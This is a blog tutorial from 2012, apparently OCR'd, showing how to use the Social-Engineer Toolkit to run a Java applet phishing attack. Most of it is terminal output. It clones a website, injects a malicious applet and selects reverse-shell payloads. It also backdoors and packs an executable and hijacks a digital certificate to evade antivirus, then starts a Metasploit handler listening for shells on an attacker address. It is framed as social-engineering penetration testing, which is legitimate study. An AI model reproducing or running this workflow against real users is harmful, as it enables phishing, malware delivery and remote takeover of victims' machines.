
Java Applet Attack Method

pentestlab.blog/category/social-engineering/page/10

March 3, 2012



```
                          `.__.'`.__.'  :_;

  [---]        The Social-Engineer Toolkit (SET)         [---]
  [---]        Created by: David Kennedy (ReL1K)         [---]
  [---]        Development Team: JR DePre (pr1me)        [---]
  [---]        Development Team: Joey Furr (j0fer)       [---]
  [---]        Development Team: Thomas Werth            [---]
  [---]                  Version: 3.0                    [---]
  [---]          Codename: '#WeThrowBaseballs'           [---]
  [---]         Report bugs: davek@secmaniac.com         [---]
  [---]         Follow me on Twitter: dave_rel1k         [---]
  [---]        Homepage: http://www.secmaniac.com        [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

    Join us on irc.freenode.net in channel #setoolkit

          Help support the toolkit, rank it here:
  http://sectools.org/tool/socialengineeringtoolkit/#comments

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

The Java Applet Attack considers as one of the most successful and popular methods for compromising a system.Popular because we can create the infected Java applet very easily,we can clone any site we want that will load the applet very fast and successful because it affects all the platforms.The only difficulty is how to deliver the Java Applet properly in order to trick our victims.


This attack could be used in engagements that our task is to use social engineer techniques against our client’s employees.

The Java applet Attack vector affects:

- Windows Systems
- Linux Systems and
- Mac OS X

In this tutorial we will see how we can generate an infected Java applet in order to obtain a shell from the remote machine.


We are opening the Social Engineering Toolkit and we choose the option Website Attack Vector.



```
                 `.__.'`.__.'  :_;

 [---]        The Social-Engineer Toolkit (SET)        [---]
 [---]        Created by: David Kennedy (ReL1K)        [---]
 [---]        Development Team: JR DePre (pr1me)       [---]
 [---]        Development Team: Joey Furr (j0fer)      [---]
 [---]        Development Team: Thomas Werth           [---]
 [---]                  Version: 3.0                   [---]
 [---]              Codename: '#WeThrowBaseballs'      [---]
 [---]            Report bugs: davek@secmaniac.com     [---]
 [---]            Follow me on Twitter: dave_rellk     [---]
 [---]        Homepage: http://www.secmaniac.com       [---]

  Welcome to the Social-Engineer Toolkit (SET). Your one
   stop shop for all of your social-engineering needs..

   Join us on irc.freenode.net in channel #setoolkit

        Help support the toolkit, rank it here:
 http://sectools.org/tool/socialengineeringtoolkit/#comments

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

SET Menu


In the next menu we will choose the first option the Java Applet Attack Method:



```
 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Man Left in the Middle Attack Method
 6) Web Jacking Attack Method
 7) Multi-Attack Web Method
 8) Victim Web Profiler
 9) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>1
```

Choosing the Java Applet Method


In the next image we will see that there are 3 options.The option site cloner would be used in order to recreate the website of our choice that will carry the malicious Java applet.



```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

Choosing the Site Cloner Method


The Website that it will load the Java Applet in this tutorials is the **pentestlab.wordpress.com** but you can use any website you feel comfortable that can trick the users to run the Java Applet.



```
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:pentestlab.wordpress.com

[*] Cloning the website: http://pentestlab.wordpress.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: hVSGYWpalMO
[*] Malicious java applet website prepped for deployment
```

Cloning the Website


The next part is to decide which payload it will be used.There is a variety of available payloads that SET provides but here we have chosen to use a simple Windows Shell Reverse TCP as you can see it and from the image below:



```
What payload do you want to generate:

  Name:                                        Description:

   1) Windows Shell Reverse_TCP                Spawn a command shell on victim and send b
ack to attacker
   2) Windows Reverse_TCP Meterpreter          Spawn a meterpreter shell on victim and se
nd back to attacker
   3) Windows Reverse_TCP VNC DLL              Spawn a VNC server on victim and send back
 to attacker
   4) Windows Bind Shell                       Execute payload and create an accepting po
rt on remote system
   5) Windows Bind Shell X64                   Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64            Windows X64 Command Shell, Reverse TCP Inl
ine
   7) Windows Meterpreter Reverse_TCP X64      Connect back to the attacker (Windows x64)
, Meterpreter
   8) Windows Meterpreter Egress Buster        Spawn a meterpreter shell and find a port
home via multiple ports
   9) Windows Meterpreter Reverse HTTPS        Tunnel communication over HTTP using SSL a
nd use Meterpreter
  10) Windows Meterpreter Reverse DNS          Use a hostname instead of an IP address an
d spawn Meterpreter
  11) SE Toolkit Interactive Shell             Custom interactive reverse toolkit designe
d for SET
  12) RATTE HTTP Tunneling Payload             Security bypass payload that will tunnel a
ll comms over HTTP
  13) ShellCodeExec Alphanum Shellcode         This will drop a meterpreter payload throu
gh shellcodeexec (A/V Safe)
  14) Import your own executable               Specify a path for your own executable

set:payloads>
```

Selecting the payload

After the selection of the payload it is necessary to decide which encoding would be used in the payload in order to bypass the antivirus protection of the target.There are 16 options here with a rate from SET so we have chosen the **Backdoored Executable** which is the best choice there.




```
Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

   1) avoid_utf8_tolower (Normal)
   2) shikata_ga_nai (Very Good)
   3) alpha_mixed (Normal)
   4) alpha_upper (Normal)
   5) call4_dword_xor (Normal)
   6) countdown (Normal)
   7) fnstenv_mov (Normal)
   8) jmp_call_additive (Normal)
   9) nonalpha (Normal)
  10) nonupper (Normal)
  11) unicode_mixed (Normal)
  12) unicode_upper (Normal)
  13) alpha2 (Normal)
  14) No Encoding (None)
  15) Multi-Encoder (Excellent)
  16) Backdoored Executable (BEST)

set:encoding>16
```

Selection of the encoding


The next option has to do with the port of the listener.You can press enter in order the SET to choose the default port which is 443.You can see in the next three images below the following:

- Backdoor generation
- the launch of the web server that will listen to our machine and
- the last settings for the exploit.




```
set:payloads> PORT of the listener [443]:
[*] Generating x64-based powershell injection code...
[*] Generating x86-based powershell injection code...
[*] Finished generating shellcode powershell injection attack and is encoded to bypass e
xecution restriction policys...
[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[*] Backdoor completed successfully. Payload is now hidden within a legit executable.
[*] UPX Encoding is set to ON, attempting to pack the executable with UPX encoding.
[-] Packing the executable and obfuscating PE file randomly, one moment.
[*] Digital Signature Stealing is ON, hijacking a legit digital certificate
[*] Generating OSX payloads through Metasploit...
[*] Generating Linux payloads through Metasploit...
```

Creation of the Backdoor and Setting the port of the Listener



```
***************************************************
Web Server Launched. Welcome to the SET Web Attack.
***************************************************

[--] Tested on IE6, IE7, IE8, IE9, Safari, Opera, Chrome, and FireFox [--]

[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
[-] This may take a few to load MSF...
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
```

Launch of the Web Server through SET



```
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (/pentest/exploits/set/src/program_junk/meta_config)> use exploit/multi/handler
resource (/pentest/exploits/set/src/program_junk/meta_config)> set PAYLOAD linux/x86/she
ll/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set LHOST 192.168.1.66
LHOST => 192.168.1.66
resource (/pentest/exploits/set/src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (/pentest/exploits/set/src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Started reverse handler on 192.168.1.66:8080
[*] Starting the payload handler...
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.1.66:8081
[*] Starting the payload handler...
```

Exploit Settings

